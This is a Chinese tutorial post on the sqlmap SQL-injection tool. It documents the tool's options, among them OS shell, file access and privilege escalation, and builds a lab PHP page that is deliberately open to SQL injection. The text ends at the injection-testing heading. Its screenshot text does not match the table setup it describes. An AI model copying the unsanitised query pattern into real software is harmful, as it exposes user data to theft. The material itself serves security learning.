SqlMap 用法

作者：Break　审核:Break　博客：www.cnbreak.org　日期：2018-6-26

注：所有操作及演示均是在 VMware 虚拟机环境下进行的！仅供安全测试及安全学习，禁止非法使用！

VMware: 14.1.2 build-8497320　kali version:2018.2　非 root 权限的标准账户　sqlmap version: 1.1.5#stable

Kali 自带 sqlmap，不演示安装！

郑重声明：我的目的是为了演示 SqlMap 的功能！！！所以数据库账户权限是 root 权限，你们在实际情况中未必会有我这么一帆风顺的操作，有些操作下面我写了“前提是权限允许”！！！一定要看清楚！！！别说我做教程坑了你们！！！现实中的困难还等待着你们去克服！！！我只是抛砖引玉！！！

1、什么是 SqlMap？(取自 SqlMap 官网)

SQLMAP 是一种开源的渗透测试工具，可自动检测和利用 SQL 注入漏洞并接管数据库服务器。 它具有强大的检测引擎，针对终极渗透测试人员的众多特性，以及从数据库指纹识别，从数据库获取数据，再到访问底层文件系统和通过带外连接在操作系统上执行命令等。(自动化翻译)

SqlMap 主页：http://sqlmap.org/

GitHub：https://github.com/sqlmapproject/sqlmap

2、功能？

1. 完全支持 MySQL，Oracle，PostgreSQL，Microsoft SQL Server，Microsoft Access，IBM DB2，SQLite，Firebird，Sybase，SAP MaxDB，HSQLDB 和 Informix 数据库管理系统。
2. 完全支持六种 SQL 注入技术：基于布尔的盲注、基于时间的盲注、基于错误的、基于联合查询的、堆叠查询和带外部参数的。
3. 支持直接连接到数据库而不经过 SQL 注入，通过提供 DBMS 凭据、IP 地址、端口和数据库名称。
4. 支持枚举用户，密码哈希，权限，角色，数据库，表和列。
5. 自动识别密码哈希格式并支持使用基于字典的攻击对其进行破解。
6. 完全支持转储数据库表，根据用户选择的条目或特定列的范围。用户还可以选择只从每个列的条目中转储一系列字符。
7. 支持特定数据库名称的搜索，跨所有数据库的特定表或所有数据库表的特定列。例如，这对于标识包含自定义应用程序凭据的表很有用，其中相关列的名称包含像 name 和 pass 这样的字符串。
8. 当数据库软件为 MySQL、PostgreSQL 或微软 SQL Server 时，支持从数据库服务器底层文件系统下载和上传任何文件。
9. 当数据库软件为 MySQL，PostgreSQL 或 Microsoft SQL Server 时，支持执行任意命令并检索数据库服务器底层操作系统的标准输出。
10. 支持在攻击者机器和数据库服务器底层操作系统之间建立 TCP 外连接。该通道可以是交互式命令提示符、Meterpreter 会话或图形用户界面(VNC)会话，由用户选择。
11. 支持通过 Metasploit 的 getsystem 命令对数据库进程的用户权限进行升级。

3、选项？

用法: python sqlmap.py [选项]

3.1、选项：

-h, --help 显示基本帮助信息并退出
-hh 显示高级帮助信息并退出
--version 显示程序版本号并退出
-v VERBOSE 详细程度: 0-6 (默认 1)

3.1.1、目标选项：

必须提供这些选项中的至少一个来定义目标
-d 直接连接数据库的连接字符串
-u URL, --url=URL 目标 URL (例如 "http://www.site.com/vuln.php?id=1")
-l 日志文件 从 Burp 或 WebScarab 代理日志文件解析目标
-x 站点地图 解析来自远程站点 sitemap(.xml) 文件的目标
-m 扫描文本文件中给出的多个目标
-r 请求文件 从 HTTP 请求文件中加载
-g 谷歌 DORK 从 Google dork 结果中获取目标
-c 配置文件 从 ini 配置文件中加载选项

3.1.2、请求选项：

这些选项可用于指定如何连接到目标 URL

--method=METHOD 强制使用给定的 HTTP 方法(例如 PUT)
--data=DATA 通过 POST 发送的数据字符串
--param-del=PARA.. 用于分割参数值的字符
--cookie=COOKIE HTTP Cookie header 值
--cookie-del=COO.. 用于分割 cookie 值的字符
--load-cookies=L.. 包含 Netscape / wget 格式的 Cookie 的文件
--drop-set-cookie 忽略响应中的 Set-Cookie 头
--user-agent=AGENT HTTP User-Agent header 值
--random-agent 使用随机选择的 HTTP User-Agent header 值
--host=HOST HTTP 主机 header 值
--referer=REFERER HTTP 引用 header 值
-H HEADER, --hea.. 额外的 header (例如 "X-Forwarded-For: 127.0.0.1")
--headers=HEADERS 额外的 headers (例如"Accept-Language: fr\nETag: 123")
--auth-type=AUTH.. HTTP 认证类型 (Basic, Digest, NTLM or PKI)
--auth-cred=AUTH.. HTTP 认证凭证 (name:password)
--auth-file=AUTH.. HTTP 身份验证 PEM 证书/私钥文件
--ignore-code=IG.. 忽略 HTTP 错误代码 (例如 401)
--ignore-proxy 忽略系统默认代理设置
--ignore-redirects 忽略尝试的重定向
--ignore-timeouts 忽略连接超时
--proxy=PROXY 使用代理连接到目标 URL

--proxy-cred=PRO.. 代理身份验证凭证(name:password)
--proxy-file=PRO.. 从文件中加载代理列表
--tor 使用 Tor 匿名网络
--tor-port=TORPORT 设置默认的 Tor 代理端口
--tor-type=TORTYPE 设置 Tor 代理类型 (HTTP, SOCKS4 or SOCKS5 (default))
--check-tor 检查是否正确使用 Tor
--delay=DELAY 每个 HTTP 请求之间的延迟（秒）
--timeout=TIMEOUT 超时连接之前等待的秒数（默认值 30）
--retries=RETRIES 当连接超时时重试次数(默认为 3 次)
--randomize=RPARAM 随机改变给定参数的值
--safe-url=SAFEURL 测试期间经常访问的 URL 地址
--safe-post=SAFE.. 发送数据到一个安全的 URL
--safe-req=SAFER.. 从文件中加载安全的 HTTP 请求
--safe-freq=SAFE.. 对给定安全 URL 的两次访问之间的测试请求
--skip-urlencode 跳过有效载荷数据的 URL 编码
--csrf-token=CSR.. 用于保存反 CSRF 令牌的参数
--csrf-url=CSRFURL 访问 URL 地址提取反 CSRF 令牌
--force-ssl 强制使用 SSL/HTTPS
--hpp 使用 HTTP 参数污染方法
--eval=EVALCODE 在请求之前评估提供的 Python 代码(例如"import hashlib;id2=hashlib.md5(id).hexdigest()")

3.1.3、优化选项：

这些选项可以用来优化 sqlmap 的性能

-o 打开所有优化开关
--predict-output 预测常见查询输出
--keep-alive 使用持久性 HTTP（s）连接
--null-connection 在没有实际 HTTP 响应体的情况下检索页面长度
--threads=THREADS 最大并发 HTTP 请求数（默认值为 1）

3.1.4、注射选项：

这些选项可以用来指定要测试的参数，提供自定义注入有效载荷和可选篡改脚本
-p 测试参数 可测试参数(s)
--skip=SKIP 跳过对给定参数的测试
--skip-static 跳过似乎不是动态的测试参数
--param-exclude=.. 从测试中排除参数（例如“SES”）
--dbms=DBMS 强制后端 DBMS 达到这个值
--dbms-cred=DBMS.. DBMS 身份验证凭证(user:password)
--os=OS 强制后端 DBMS 操作系统达到此值
--invalid-bignum 使用大数字来使数值失效
--invalid-logical 使用逻辑操作来使值失效

--invalid-string 使用随机字符串来使值失效
--no-cast 关闭有效负载转换机制
--no-escape 关闭字符串转义机制
--prefix=PREFIX 注入有效载荷前缀字符串
--suffix=SUFFIX 注入有效载荷后缀字符串
--tamper=TAMPER 使用给定的脚本来篡改注射数据来达到绕过 WAF 的目的

3.1.5、检测选项：

这些选项可用于自定义检测阶段。

--level=LEVEL 执行测试的级别(1-5, 默认 1)
--risk=RISK 执行测试的风险(1-3, 默认 1)
--string=STRING 当查询被求值为 True 时匹配的字符串
--not-string=NOT.. 当查询被求值为 False 时匹配的字符串
--regexp=REGEXP 当查询被求值为 True 时匹配 Regexp
--code=CODE 将查询评估为 True 时匹配的 HTTP 代码
--text-only 仅根据文本内容比较页面
--titles 仅根据其标题比较页面

3.1.6、技术选项：

这些选项可用于调整特定 SQL 注入的测试

--technique=TECH 要使用的 SQL 注入技术(默认的“BEUSTQ”)
--time-sec=TIMESEC 延迟 DBMS 响应的时间(默认为 5 秒)
--union-cols=UCOLS 用于测试联合查询 SQL 注入的列的范围。
--union-char=UCHAR 字符，用于填充列的数量
--union-from=UFROM 在 UNION 查询 SQL 注入的 FROM 部分中使用的表
--dns-domain=DNS.. 用于 DNS 泄露攻击的域名
--second-order=S.. 搜索结果页面 URL 以寻找二阶响应

3.1.7、指纹选项：

-f, --fingerprint 执行广泛的 DBMS 版本指纹

3.1.8、枚举选项：

这些选项可以用来枚举后端数据库管理系统中包含的信息、结构和数据表。此外，您还可以运行自己的 SQL 语句
-a, --all 枚举所有
-b, --banner 检索 DBMS banner
--current-user 检索 DBMS 当前用户
--current-db 检索 DBMS 当前数据库
--hostname 检索 DBMS 服务器主机名
--is-dba 检测 DBMS 当前用户是否是 DBA
--users 枚举 DBMS 用户

--passwords 枚举 DBMS 用户密码哈希值
--privileges 枚举 DBMS 用户权限
--roles 枚举 DBMS 用户角色
--dbs 枚举 DBMS 数据库
--tables 枚举 DBMS 数据库表
--columns 枚举 DBMS 数据库表列
--schema 枚举 DBMS 模式
--count 检索表格的条目数
--dump 转储 DBMS 数据库表条目
--dump-all 转储所有 DBMS 数据库表项
--search 搜索列，表格和/或数据库名称
--comments 检索数据库的评论
-D DB DBMS 数据库枚举
-T TBL DBMS 数据库表（枚举）
-C COL DBMS 数据库表列（枚举）
-X EXCLUDECOL DBMS 数据库表列（不可枚举）
-U USER DBMS 用户枚举
--exclude-sysdbs 在枚举表时排除 DBMS 系统数据库
--pivot-column=P.. 主列名称
--where=DUMPWHERE 表转储时使用 WHERE 条件
--start=LIMITSTART 检索第一个转储表条目
--stop=LIMITSTOP 检索的最后转储表条目
--first=FIRSTCHAR 首先查询输出单词字符来检索
--last=LASTCHAR 最后一个查询输出字符要检索
--sql-query=QUERY 要执行的 SQL 语句
--sql-shell 提供一个交互式 SQL shell
--sql-file=SQLFILE 从给定文件执行 SQL 语句

3.1.9、强制选项：

这些选项可用于运行强行检查

--common-tables 检查普通表的存在
--common-columns 检查是否存在公共列

3.1.10、用户自定义的函数注入选项：

这些选项可用于创建用户的自定义函数

--udf-inject 注入用户自定义的函数
--shared-lib=SHLIB 共享库的本地路径

3.1.11、文件系统访问选项：

这些选项可用于访问后端数据库管理及系统底层文件系统

--file-read=RFILE 从后端 DBMS 文件系统读取文件
--file-write=WFILE 在后端 DBMS 文件系统上编写本地文件
--file-dest=DFILE 要写入的后端 DBMS 绝对文件路径

3.1.12、操作系统访问选项：

这些选项可用于访问后端数据库管理及系统底层文件系统

--os-cmd=OSCMD 执行操作系统命令
--os-shell 使用交互式操作系统 shell
--os-pwn 提供一个 OOB shell，Meterpreter 或 VNC
--os-smbrelay 一键提供 OOB shell，Meterpreter 或 VNC
--os-bof 存储过程缓冲区溢出利用
--priv-esc 数据库进程用户权限升级
--msf-path=MSFPATH Metasploit 框架的安装位置
--tmp-path=TMPPATH 临时文件目录的远程绝对路径

3.1.13、Windows 注册表访问选项：

这些选项可用于访问后端数据库管理及 Windows 系统注册表
--reg-read 读取一个 Windows 注册表键值
--reg-add 编写一个 Windows 注册表键值数据
--reg-del 删除 Windows 注册表项值

--reg-key=REGKEY Windows 注册表项
--reg-value=REGVAL Windows 注册表键值
--reg-data=REGDATA Windows 注册表键值数据
--reg-type=REGTYPE Windows 注册表键值类型

3.1.14、通用选项：

这些选项可以用来设置一些通用的工作参数。

-s SESSIONFILE 从存储的（.SQLite）文件加载会话
-t TRAFFICFILE 将所有 HTTP 流量记录到文本文件中
--batch 不要请求用户输入，使用默认行为
--binary-fields=.. 具有二进制值的结果字段（例如“摘要”）
--check-internet 在评估目标之前检查互联网连接
--crawl=CRAWLDEPTH 从目标 URL 开始爬行网站
--crawl-exclude=.. Regexp 将页面排除在爬行中(例如“注销”)
--csv-del=CSVDEL 定义 CSV 输出中使用的字符(默认为“,”)
--charset=CHARSET SQL 盲注字符集（例如“0123456789abcdef”）
--dump-format=DU.. 转储数据的格式（CSV（默认），HTML 或 SQLITE）
--encoding=ENCOD.. 用于数据检索的字符编码（例如 GBK）
--eta 为每个输出显示完成时间
--flush-session 刷新当前目标会话文件

--forms 在目标 URL 上解析和测试表单
--fresh-queries 忽略存储在会话文件中的查询结果
--har=HARFILE 将所有 HTTP 流量记录到一个 HAR 文件中
--hex 使用 DBMS HEX 函数进行数据检索
--output-dir=OUT.. 自定义输出目录路径
--parse-errors 解析并显示响应的 DBMS 错误消息
--save=SAVECONFIG 将选项保存到 ini 配置文件
--scope=SCOPE 从提供的代理日志中筛选目标
--test-filter=TE.. 按有效负载和/或标题选择测试（例如 ROW）
--test-skip=TEST.. 跳过有效载荷和/或标题的测试（例如，BENCHMARK）
--update 更新 sqlmap

3.1.15、杂项选项：

-z MNEMONICS 使用短的助记符 (例如 "flu,bat,ban,tec=EU")
--alert=ALERT 在找到 SQL 注入时运行主机 OS 命令
--answers=ANSWERS 设置问题答案（例如“quit = N，follow = N”）
--beep 在提问时和/或发现 SQL 注入时发出哔声
--cleanup 从 sqlmap 特定的 UDF 和表中清理 DBMS
--dependencies 检查缺少的（非核心）sqlmap 依赖项
--disable-coloring 禁用控制台输出颜色
--gpage=GOOGLEPAGE 使用来自特定页码的 Google dork 结果
--identify-waf 对 WAF / IPS / IDS 保护进行全面测试
--mobile 通过 HTTP User-Agent 头部模仿智能手机
--offline 在离线模式下工作（仅使用会话数据）
--purge-output 安全地从输出目录中删除所有内容
--skip-waf 跳过启发式检测 WAF / IPS / IDS 保护
--smart 仅在积极启发下进行彻底测试
--sqlmap-shell 提供一个交互式的 sqlmap shell
--tmp-dir=TMPDIR 存储临时文件的本地目录
--web-root=WEBROOT Web 服务器文档根目录（例如“/VAR/WWW”）
--wizard 初学者的简单向导界面


键盘已敲烂....

4、实例：

这里的话，由于环境原因，全部演示一遍不现实，而且我不可能每种数据库环境每种情况都模拟一遍(我会疯的).....我就简单演示几种选项吧，抛砖引玉，况且我把用法也写的挺详细的，我相信玩这个的头脑应该都比较灵活！！！


4.1、sql 注入环境搭建

我的虚拟机系统：Win7x32 环境：WampServer2.1a-x32 PHP：5.3.3 MySql：5.5.8 ip：192.168.10.131




sqlinjection.php

```php
<?php
/**建表sql
 * create database sqlinjecttest;
 *
 * use sqlinjecttest;
 *
 * create table admin(
 * id int auto_increment primary key,
 * username varchar(32) not null,
 * password varchar(32) not null
 * );
 *
 * insert into admin (username,password) values ('admin',md5('admin')),('break',md5('12345')),('test',md5('test'));
 */
$db_host = 'localhost'; //数据库地址
$db_user = 'root';      //数据库登录帐号
$db_pass = '';          //数据库登录密码
$id = $_REQUEST['id'];  //要注入的参数

$link = mysql_connect($db_host, $db_user, $db_pass) or die("DB Connect Error: " . mysql_error());
mysql_select_db('sqlinjecttest', $link) or die("Can\'t use sqlinject: " . mysql_error());
$sql = "SELECT * FROM admin WHERE id=$id";
$query = mysql_query($sql) or die("Invalid Query: " . mysql_error());
while ($row = mysql_fetch_array($query))
{
    echo "用户ID: " . $row['id'] . "<br>";
    echo "用户账号: " . $row['username'] . "<br>";
    echo "用户密码: " . $row['password'] . "<br>";
}
mysql_close($link);

echo "当前查询语句: ".$sql."<br>";
?>
```


Kali
Win7x32
localhost / localhost / sqlinjecttest / admin | phpMyAdmin 3.2.0.1 - Windows Internet Explorer
http://localhost/phpmyadmin/index.php?db=sqlinjecttest&lang=zh-utf-8&convcharset=utf-8&collation_connection=utf8_general_ci
收藏夹
建议网站
网页快讯库
http://localhost/sqlinject...
localhost / localhost ...
phpMyAdmin
数据库
sqlinjecttest (1)
sqlinjecttest (1)
admin
服务器: localhost
数据库: sqlinjecttest
表: admin
浏览
结构
SQL
搜索
插入
导出
导入
操作
清空
删除
显示行 0 - 2 (~3 总计, 查询花费 0.0004 秒)
SELECT *
FROM `admin`
LIMIT 0 , 30
显示：
30
行，开始行数：
0
以
水平
模式显示，并且在
100
行后重复标题
主键排序:
无
+ 选项
id
username
password
0
admin
123456
4
break
654321
5
test
162534
全选 / 全不选 选中项:
显示：
30
行，开始行数：
0
以
水平
模式显示，并且在
100
行后重复标题
完成


Kali
Win7x32
http://localhost/sqlinjection.php?id=0 - Windows Internet Explorer
http://localhost/sqlinjection.php?id=0
文件(F)
编辑(E)
查看(V)
收藏夹(A)
工具(T)
帮助(H)
收藏夹
建议网站
网页快讯库
http://localhost/sqlinjection.php?id=0
用户ID：0
用户账号：admin
用户密码：123456
当前查询语句：SELECT * FROM admin WHERE id=0



我自己搭建的注入点，目标 URL 为：http://192.168.10.131/sqlinjection.php?id=0

4.2、检测 URL 是否能注入

